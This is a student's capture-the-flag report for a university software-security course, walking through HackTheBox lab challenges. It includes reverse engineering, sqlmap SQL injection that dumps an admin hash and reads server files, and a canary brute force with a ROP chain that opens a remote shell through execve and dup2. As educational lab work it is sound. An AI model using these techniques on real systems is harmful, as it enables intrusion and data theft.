NANYANG TECHNOLOGICAL UNIVERSITY
SINGAPORE

CZ4067 Software Security

CTF Experience Report

Submitted by: Ching Jia Chin

Team Name: jching

Matriculation Number: U1620237E

School of Computer Science & Engineering

Points	Country	Question
10	Poland	Effective defense mechanism against the return-to-libc attack (4 letters).
Lecture 3, Slide 44.		
10	Algeria	One of the first computer worms distributed via the Internet.
Lecture 1, Slide 36.		
100	Kazakhstan	Emdee five for life

1. Opening the website, I can see that I must MD5 encrypt a random string and give a response at machine speed. Therefore, I need to do some scripting.
2. My script:

```
import requests
import re
import hashlib


sess = requests.session()
h = sess.get('http://docker.hackthebox.eu:30069/')

txt = re.search("<h3 align='center'>.*</h3>",h.text).group(0)

txt = txt[19:-5]

myhash = hashlib.md5(txt.encode("utf-8")).hexdigest()

data = {'hash':myhash}
response = sess.post('http://docker.hackthebox.eu:30069/', data)

print(response.text)
```

3. The flag:

```
:\Users\Jia Chin\Desktop>emdee5.py
html>
head>
title>emdee five for life</title>
/head>
body style="background-color:powderbl
h1 align='center'>MD5 encrypt this st
enter'>HTB{N1c3_ScrIpt1nG_B0i!}</p><
input type="text" name="hash" placeho
/br>
input type="submit" value="Submit"><
/form></center>
```

150	France	A Fuzzy Site

1. The website itself has deadlinks and no interaction. Not even with the search option.
2. The name of the website suggests wfuzz must be used. I used DirBuster instead.

Error	/0768665574.php		69	☐	Return code for firs
Error	/00000016.php		69	☐	Return code for firs
Dir	/	200	4293	☑	Scanning
Dir	/api/	200	285	☑	Waiting
Dir	/js/	403	325	☑	Waiting
Dir	/css/	403	325	☑	Waiting


3. There was a bunch of 502 errors, 2 403 erorrs and only a 200 response from /api/. I continued using DirBuster here.

Dir	/api/	200	283	☑	Scanning
File	/api/action.php	200	236	☐	
File	/api/action.php	200	236	☐	
File	/api/action.php	200	236	☐	
File	/api/action.php	200	236	☐	
File	/api/action.php	200	236	☐	


4. Finally, I found an action.php. When I go to '/api/action.php', it says 'Error: Parameter not set'. Now I must find the parameter.

Type	Found	Respon...	Size	Include	Status
Dir	/api/action.php?reset=1	200	239	☑	Waiting
Dir	/api/action.php?reset=1	200	239	☑	Waiting
Dir	/api/action.php?reset=1	200	239	☑	Waiting
Dir	/api/action.php?reset=1	200	239	☑	Waiting
				☐	

5. Finally, I have the parameter ‘reset’. After 1 last brute force…




The flag was found.



150	Brazil	Flag in the picture

1. Initially tried using the online steganography decoding tool to find messages hidden in bits.
   https://incoherency.co.uk/image-steganography/
2. However, nothing could be found. Next, I did a hexdump and searched for jpg ending signature, “FF D9”.
3. After cutting out the jpeg file with linux cmd ‘dd’, I was left with 32 kB of data.
4. After doing a hex dump, I noticed that the file ends with IEND.B`.




After googling, I found out that IEND.B` is the file ending for png images. I then searched for the png header, which was ‘.PNG…IHDR’.

5. Unable to find ‘.PNG…IHDR’ in the extract, I searched and found it in the original image. After extracting the png image, I got the following image:

In the background of the image, there seem to be some sort of text. So I passed the image through the tool mentioned in step 1. (Web: https://incoherency.co.uk/image-steganography/)

6. And the flag was found.



200	Argentina	Impossible Password

1. Using Ghidra, search for strings. Found a “"SuperSeKretKey" The reference to this string can be found in the following function.

```
local_10 = "SuperSeKretKey";
local_48 = 0x41;
local_47 = 0x5d;
local_46 = 0x4b;
local_45 = 0x72;
local_44 = 0x3d;
local_43 = 0x39;
local_42 = 0x6b;
local_41 = 0x30;
local_40 = 0x3d;
local_3f = 0x30;
local_3e = 0x6f;
local_3d = 0x30;
local_3c = 0x3b;
local_3b = 0x6b;
local_3a = 0x31;
local_39 = 0x3f;
local_38 = 0x6b;
local_37 = 0x38;
local_36 = 0x31;
local_35 = 0x74;
printf("* ");
__isoc99_scanf(&DAT_00400a82,local_28);
printf("[%s]\n",local_28);
local_14 = strcmp(local_28,local_10);
if (local_14 != 0) {
                    /* WARNING: Subroutine does not return */
  exit(1);
}
printf("** ");
__isoc99_scanf(&DAT_00400a82,local_28);
__s2 = (char *)FUN_0040078d(0x14);
iVar1 = strcmp(local_28,__s2);
if (iVar1 == 0) {
  FUN_00400978(&local_48);
}
return;
```

2. At the bottom, there is another function to decode the secret.

```
{
  int local_14;
  byte *local_10;

  local_14 = 0;
  local_10 = param_1;
  while ((*local_10 != 9 && (local_14 < 0x14))) {
    putchar((int)(char)(*local_10 ^ 9));
    local_10 = local_10 + 1;
    local_14 = local_14 + 1;
  }
  putchar(10);
  return;
}
```

3. After decoding, I found:

```
C:\Users\Jia Chin\Desktop\impossible>decoder.py
HTB{40b949f92b86b18}Traceback (most recent call last):
  File "C:\Users\Jia Chin\Desktop\impossible\decoder.py", line 28, in <modu
    b = mylist.pop(0)
IndexError: pop from empty list
```

300	United Kingdom	DSYM


1. Using Ghidra, search for strings. Found a “here’s a small price for you”. The reference to this string can be found in the following function.

```
local_68[0] = 0x2cf;
local_68[1] = 0x2dd;
local_68[2] = 0x2d5;
local_68[3] = 0x2e1;
local_58 = 0x2f6;
local_54 = 0x2aa;
local_50 = 0x2f2;
local_4c = 0x2c5;
local_48 = 0x2ff;
local_44 = 0x2a9;
local_40 = 0x2ae;
local_3c = 0x2e3;
local_38 = 0x2e3;
local_34 = 0x2f6;
local_30 = 0x2c5;
local_2c = 0x2ee;
local_28 = 0x2aa;
local_24 = 0x2fd;
local_20 = 0x2c5;
local_1c = 0x2e0;
local_18 = 0x2a9;
local_14 = 0x2e7;
printf("You almost got me :D\nHere is small price for you: ");
local_c = 0;
while (local_c < 0x16) {
  auStack200[local_c] = local_68[local_c] ^ 0x29a;
  printf("%x",(ulong)auStack200[local_c]);
  local_c = local_c + 1;
}
puts("\n");
```

2. Solve the following. Just decode string with xor 0x29a.


```
C:\Users\Jia Chin\Desktop\DSYM-ntu_cf58106ce179659e67e2ab125a22ed58\DSYM>decoder.py
UGO{10h_e34yyl_t0g_z3}
C:\Users\Jia Chin\Desktop\DSYM-ntu_cf58106ce179659e67e2ab125a22ed58\DSYM>
```

3. UGO{10h_e34yyl_10g_z3} looks suspiciously like the flag. U>G>O also has similar offsets with H>T>B. So, I used caesar cipher to decode it.




300	Greenland	Freelancer


1. Opening Freelancer in browser, I was faced with a homepage that has no links. Under the 'Contact Me' section, there is an option to input values. After submitting, the website echoes your name back in an error message.



2. Testing the name with quotes & other escape characters, nothing happened. So, I went into F12 console.
3. I found a commented out <a href> that leads to a working link.



4. When I messed with the GET parameter 'id' with escape characeters, odd behaviour can be observed. The text is missing after I placed 1 with 1'.



Before *After*


5. At this point, I used a 3rd party tool sqlmap to test for sql injection vulnerabilities. I found 2 tables 'portfolio' & 'safeadmin'. The contents of portfolio is inconsequential but 'safeadmin' has a hashed password.

id	username	password	created_at
1	safeadm	$2y$10$s2ZCi/tHICnA97uf4MfbZuhmOZQXdCnrM9VM9LBMHPp68vAXNRf4K	2019-07-16 20:25:45

6. However, brute forcing is not an option. But I did find file read privileges in sqlmap.


```
12:27:55] [INFO] fetching database user
atabase management system users privile
*] 'db_user'@'%' (administrator) [28]:
    privilege: ALTER
    privilege: ALTER ROUTINE
    privilege: CREATE
    privilege: CREATE ROUTINE
    privilege: CREATE TABLESPACE
    privilege: CREATE TEMPORARY TABLES
    privilege: CREATE USER
    privilege: CREATE VIEW
    privilege: DELETE
    privilege: DROP
    privilege: EVENT
    privilege: EXECUTE
    privilege: FILE
    privilege: INDEX
    privilege: INSERT
```

7. Using DirBuster, I found a bunch of files and used sqlmap to read them. I found the flag inside “/administrat/panel.php”.



450	Spain	Headache

1. When the file is first opened in Ghidra, there was no functions as the file has been stripped.
2. After searching for strings, “Enter Password”, “Login Success”, etc, I found a main function that compares your input with a secret string. After decoding the string with an XOR key, I found the troll flag HTB{w0w*********}. So, I had to find other leads.
3. Using Elf Parser, there is an instruction at 0x1275 for PT_Load, which I went to disassemble in Ghidra to find a function. There was also ptrace present.




ElfParser results

4. Inside the function, there were a bunch of unknown functions, the following image shows the function after I discovered the functions.

```
                    /* ptrace */
syscall();
ptrace_ret_val? = 0x65;
secret? = 0x68686a4d6c5a575a;
secret2? = 0x784d575a79636a4e;
uStack56 = 0x6d563259306b6a4d;
uStack48 = 0x6b686a5930553259;
uStack40 = 0x6b4657597a41545a;
uStack32 = 0x3d497a59;
uStack28 = 0;
_ptr_a370 = base64decoder(&secret?,0x2d,10);
_memShenanigans("a15abe90c112d09369d9f9da9a8c046e");
if (ptrace_ret_val? == 0) {
  _write?(_stdout);
  FUN_00101e33(_main3_hidden,&DAT_00102684);
  _main3_hidden((ulong)ptrace_ret_val?,_ptr_a370,_ptr
}
else {
  _main?();
```

5. To get into actual main, I had to set ptrace return value to 0 & to bypass the following barrier in base64decoder(). You can also patch it.



```
if (__ptr2salt == 0) {
                    /* set 0x1005170 */
  setUpSaltinMem();
}
                    /* set breakpoint, eax=0 */
                    /* reached */
if ((_hex2d0Rhex20 & 3) == 0) {
                    /* rbp-0x48 */
  *_ptrTo33OR23? = (_hex2d0Rhex20 >> 2) * 3;
```

6. Inside setUpSaltinMem(), a set of memory was allocate with the contents as: <Unused bits><bunch of bits from 0 to 40>. The <unused bits> were later used to bypass a barrier.

7. A barrier that is stopping base64decoder() from returning any value was a <AND 3> boolean & *ptr error. I had to find a pointer to an unused memory. Here is where the previous <unused bits> came in useful.
8. Therefore, I had to type the following instructions in GDB to get to actual main:
    1. Catch syscall ptrace
    2. Commands 1
    3. Set $rax=0
    4. c
    5. end
    6. break *0x1810+offset
    7. set parameter 0x2d = 0x2c (to bypass AND statement). It is also the length of the secret string.
    8. Set parameter 0xa into a pointer for the <unused bits>.
9. I am now in the actual main. Its different cause HTB{w0w****} now returns “Login Failed!”
10. Tracking suspicious values, I found 2 troll flags, HTB{th1s******} & HTB{th4t******}.
11. I finally found the flag by finding a reference to “Login Success!”, with a “Login Failed!” nearby.
12. Near the reference, there was a while loop to decode a secret string, [$rbp-0xc0] in memory. The secret string is then compared with user input at [$rbp-0x40]. However, the string is only decoded byte by byte & it is decoded through a convoluted decoding scheme that is 400 assembly instructions long.
13. To solve this, I set gdb break at the compare statement (cmp $edx, $eax) and read the values from the secret string. I also set my user input to be same secret char.

```
0x555555556643:      movsx  eax,al
0x555555556646:      cmp    edx,eax
0x555555556648:      je     0x555555556660
0x55555555664a:      lea    rdi,[rip+0x9f7]        # 0x555555557048
```

14. Finally, the flag was captured as HTB{********h3r3}.

550	United States	Bombs Landed

1. Using ELF parser, ptrace detection was found. So inside GDB, do:
    1. Catch syscall ptrace
    2. commands 1
    3. set $eax=0. (Because 32-bit)
    4. c
    5. end

2. When the file was run, there was no input prompt and only “Bad Luck Dude.”. As such, I inferred that I must run the file with arguments.
3. Using Ghidra, there was a main function that had several print statements. They referenced “Bad Luck Dude” among others, although only the last 3 address hexes stayed the same while the rest is different.
4. Using GDB, I had to track ‘param_1’ to figure how to get param_1 above 3 & receive the “input password prompt”. I tracked param_1 by setting breakpoint at the (3<param_1) and reading the value.

```
if (3 < param_1) {
  printf((char *)0x10090c70);
  iVar1 = getchar();
  if ((char)iVar1 == 'X') {
    (*(code *)0xc3)();
    __isoc99_scanf(0x10090c81);
  }
}
```

5. As I change the system arguments, param_1 changes as well. Regardless of what input I used for param_1, it stays below 3. Instead, I had a different prompt when I used 3 arguments.

6. However, with 3 arguments, param_1 stayed at 4 and the following piece of code was not run. As such, I had to use 4 arguments instead.

```
if ((_DAT_1009134c <= _DAT_1009133c) && (4 < param_1)) {
  __s = (undefined4 *)mmap((void *)0x0,0x1000,7,0x22,-1,0);
  memset(__s,0xc3,0x1000);
  *__s = _DAT_100911a0;
  *(undefined4 *)((int)__s + 0x193) = _DAT_10091333;
  puVar3 = (undefined4 *)((int)__s - (int)(undefined4 *)((ui
```

7. However, the code was obfuscated. Instead, I had to look through a suspicious strncmp() function.

```
pcVar1 = (code *)dlsym(0xffffffff,0x10090ca2);
if (__n == 10) {
  __n_00 = strlen(__s2);
  __s = (char *)malloc(__n_00 + 1);
  local_10 = 0;
  while( true ) {
    __n_00 = strlen(__s2);
    if (__n_00 <= local_10) break;
    __s[local_10] = __s2[local_10] ^ 10;
    local_10 = local_10 + 1;
  }
  __n_00 = strlen(__s2);
  __s[__n_00] = '\0';
  __n_00 = strlen(__s);
  iVar2 = (*pcVar1)(__s1,__s,__n_00);
  __n_00 = strlen(__s);
  memset(__s,0,__n_00);
  free(__s);
}
```

8. The function takes user input and input length as its parameters. By setting a break at the malloc, I can get the pointer to the allocated memory. Afterwards, the secret is decoded with xor 10 & the flag is revealed.

```
Breakpoint 8, 0x08048b86 in ?? ()
(gdb) x/s 0x804a980
0x804a980:      "younevergoingtofindme"
```

600	Canada	Old Bridge

1. After opening in Ghidra, I can find the check_username() function. Inside the function, I noticed that there is a buffer overflow & canary. There is 0x420-1032 = 24bits to overflow. 24 bits is enough for 8-bit canary, 8-bit frame pointer & 8-bit return address. Furthermore, the function checks that the first 6 chars are ‘davide’. I can obtain this by XOR-ing ‘il{dih’ with 0xd.

```
 9   byte _buffer [1032];
10   long canary;
11
12   canary = *(long *)(in_FS_OFFSET + 0x28);
13   write(fd,"Username: ",10);
14   _length = read(fd,_buffer,0x420);
15   i = 0;
16   while (i < (int)_length) {
17     _buffer[i] = _buffer[i] ^ 0xd;
18     i = i + 1;
19   }
20   iVar1 = memcmp(_buffer,"il{dih",6);
21   if (canary != *(long *)(in_FS_OFFSET + 0x28)) {
22                     /* WARNING: Subroutine does not return */
23     __stack_chk_fail();
24   }
25   return (ulong)(iVar1 == 0);
26 }
27
```

2. Looking at the file security, I can see that PIE is enabled (which means ASLR) & stack is not executable.

```
jching@jching-VirtualBox:~$ hardening-check ./oldbridge
./oldbridge:
 Position Independent Executable: yes
 Stack protected: yes
 Fortify Source functions: no, only unprotected functions found!
 Read-only relocations: yes
 Immediate binding: no, not found!
jching@jching-VirtualBox:~$
```

3. Back in main(), I learn that each request is a fork(). In Linux, a fork gets a copy of the stack memory. Also, after a successful check_username(), the server prints “Username Found!”. I can combine this to brute force past the canary to find the frame pointer & return address, byte by byte. If I guess the canary byte correctly, the server will return ‘Username Found!’. If I mess up the frame pointer & return address, the server thread will crash, and our connection will get cut off. I already know the 1st byte of the return address is 0xcf from Ghidra & is unaffected by PIE so I can skip guessing this byte.

```
local_3c = fork();
if (local_3c < 0) break;
if (local_3c == 0) {
  iVar1 = check_username();
  if (iVar1 != 0) {
    write(port&sock,"Username found!\n",0x10);
  }
  close(port&sock);
                    /* WARNING: Subroutine does not return */
  exit(0);
}
close(port&sock);
```

4. As such, I wrote a script to find the canary, frame & return address. The script feeds <davide><overflow><bruteforced bytes> to the server and observes the response. Bruteforcing takes 256*24=6144 tries in the worst-case scenario, which is a lot better than 256^24 tries. As such, I found the following 24bits.

```
00000000: 0d9e 82d7 c92f a3bc 2da0 865a f172 0d0d
00000010: c273 aba1 b658 0d0d
```

5. Since I have control over the frame pointer & return address, I now have to do Return Orient Programming (ROP). Passing the file through a ROP gadget finder, I have the following.

```
load reg
    > 0x00000b51 : pop rax; ret
    > 0x00000b53 : pop rdx; ret
    > 0x00000f73 : pop rdi; ret
    > 0x00000a90 : pop rbp; ret
    > 0x00000f72 : pop r15; ret
pop pop ret
    > 0x00000f72 : pop r15; ret
    > 0x00000f70 : pop r14; pop r15
    > 0x00000f6e : pop r13; pop r14
    > 0x00000f6c : pop r12; pop r13
    > 0x00000f6b : pop rbp; pop r12
stack pivoting
    > 0x00000b6d : leave ; ret
syscall
    > 0x00000b55 : syscall ; ret
```

6. There is pop-return for each of the registers $rax, $rdi, $rsi & $rdx. There is also ROP gadget for syscall. As such, I have access to syscalls (execve & dup2).

59	sys_execve	const char *filename	const char *const argv[]	const char *const envp[]
33	sys_dup2	unsigned int oldfd	unsigned int newfd	

7. For ROP chaining, I wrote a bunch of scripts to do the conversion. From XOR-ing the script to finding offsets & manually calculating start of buffer from frame pointer using Ghidra.

```
#!/bin/bash

python3 ./addoffset.py "$(< ret)"
python3 ./addframe.py "$(< frame)"
python3 ./addpipe.py "$(< frame_target)"
python3 ./hex2bytes.py

cat bytes_out>payload
dd if=/dev/zero bs=1 count=688 >>payload
cat endgame >> payload

./xor payload "0xd"  > payload_xor
```

8. With execve(‘/bin/sh’), I can open a shell in the server. However, I was not able to interact with the shell as it writes to stdin & stdout. As such, I must redirect stdin & stdout to the socket using dup2(4,1), dup2(4,2) & dup2(0,4).

9. Finally, I attach my payload using netcat & connect to the server. Afterwards, I can just list all files & print the flag.txt to find the flag.